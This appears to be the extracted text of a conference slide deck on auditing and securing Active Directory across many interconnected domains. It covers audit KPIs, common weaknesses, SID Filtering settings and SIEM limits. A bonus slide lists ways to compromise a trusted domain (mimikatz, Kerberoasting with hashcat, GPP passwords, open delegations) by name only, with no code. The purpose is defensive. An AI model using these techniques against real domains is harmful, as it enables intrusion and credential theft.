


With only 2 reports:

- More than 2 forests discovered
- 36 additional domains found
- Link between the 2 forests discovered
- Admin bastion discovered (without any direct trust)

Golden rule:
Assign the « discovered domains » to the AD owning the trust (and then to the BU)

Management vision about AD (including provisionning) ...




- **Maximum:**
 - 90 domains interconnected
 - 50 others

— — —

What I see: only from my workstation


Simplified view (one connection per AD)



- 300 domains
- 200 interconnected
- Link with 2 large companies and approx 10 small

Some KPI


Evolution domain audited / known



Initial deadline

Switch to continuous auditing mode at 87% and after 9 months

domain audited per week



- 95% of the total domains known in 2 months
- Scripts submission flows only on management pressure
- SID Filtering KPI was changed from “enabled only” to “not enable” (3 states: Yes, No, Not applicable). SID Filtering evolution is most of the time related to a direct order of the corporate.

Management findings

- Running AD audit script **is not a 5 minutes job** (a 3 then 6 months project)
- Several AD (30%) without formal identified owner
- Multiply by 3 the number of AD owned
- Several trusts with external companies (without SID Filtering)
- Several GPP passwords or OU with delegation to everyone or NULL SESSION domain controllers



If one AD is compromised, it can lead to the compromise of several others
SID Filtering is a quick remediate, but works only if the corporate put pressure.

04

How to secure the domains ?



First glance risk approach

Group risks	Local risks
<p>A local domain can compromise another domain (mitigation: SID Filtering)</p> <p>Domains without identified owner – nobody to manage security incidents (mitigation: request script results)</p> <p>Trust with an entity that we don't control (external companies, ...) (mitigation: trust removal)</p>	<p>Domain is not available (down)</p> <p>Domain is compromised</p> <p>« Secure the domain » is here</p>

Group risks are easier to mitigate (and they have the higher impact)

Top 5 Active directory vulnerabilities

	Check	Rationale	Vulnerable Domains
1	Non admin users can add up to 10 computers to a domain	A User (including from trusted domains) can introduce an unsupervised workstation in the network and bypass all security policies	46%
2	The « administrator » account is used at least once per month	Password is well known and/or stored in the registry. It can be retrieved & used as a backdoor	34%
3	The krbtgt password is unchanged for at least 40 days	It should be changed twice per month to avoid silent compromise or silent compromise using Golden ticket attacks	69%
4	Null session is enabled in at least one domain controller	This NT4 settings can be used to enumerate all accounts without an account and bruteforce them or use this information to lock every account in the domain AND in the trusting domains.	28%
5	At least 2 accounts are in the domain admin groups and have a password which doesn't expire.	Service accounts are far too over privileged and their password can be captured with minimal privileges	66%

Exploitability / Remediation facility

Buy a SIEM or an Active Directory solution ?

- Events

- Doesn't track all changes (eg: details of nTSecurityDescriptor with extended rights, SID History)
- Hardcoded events (no possibility to track trust lifecycle or DCSync events)
- ⇒ Rely on the vendor to get the "right events" (capturing all events is not a factor of success)

- Alerts


- Based on noisy hacker (bruteforce 50+ accounts), not the silent one (DCSync + Silver ticket)

- **The vendor are lacking the knowledge to build good tools ... (or they make it \$\$expensive\$\$)**

- **No coordination / correlation with more than one domain**

Buy a tool & forget doesn't work (don't trust me ? See next slide)

Which commercial tool can detect these vulnerabilities ?



• <https://github.com/ANSSI-FR/AD-control-paths>

Bonus: who can owns the CEO account ?

Owning trusted domain (Bypassing SID Filtering - and unidirectional trust)

- 1) **Installing a backdoor and wait for connections**

Minikatz after a login or installing a rogue security package (Note: password in clear text for RDP)

- 2) **Deciphering a TGS with Kerberoast**

Most vulnerable: service account with no password expiration => +20 characters recommended !
See [this](#). 200MH/s with [hashcat+GTX1080](#). From 6 months to 1 day, offline, with a 8 char password.

- 3) **Exploring domain configuration for vulnerabilities**


- GPP Password (almost in clear text)

- Login script hosted in other domains


- Restricted group (local admin) with Everyone or Authenticated Users or NTAUTHORITY\INTERACTIVE

- OU/container with write access to Everyone / Authenticated Users

My strategy versus ...



... the bad guys



We need help ...

05

Conclusion



Conclusion



Krásna Hôrka castle 2012

Many services rely on Active Directory,
lots of vulnerabilities but few security.

Active Directory is an efficient way to get
top management support

Securing it requires SOC building blocks
(log management, process, people)

It is easy to draw a quick picture



=> SOC implementation is welcomed

Questions ?

Tool: <http://download.mysmartlogon.com/certist>

See: <http://www.pingcastle.com>



Bonus slide: A list of security products/vendor



Bonus slide: SID Filtering

Algorithm to know if it is active:

- SID Filtering = NA => Inbound trust or Intra forest trust
- SID Filtering Active => If forest trust and not inter forest trust => Yes ; else if quarantined domain => Yes

Enabling it:

- Forest trust: enabled by default => netdom /enableSIDHistory = NO
- Domain trust: disabled by default => netdom /quarantine = YES
- Do not enable Quarantine on a forest trust !!! (users from child domains in the forest won't be authenticated anymore)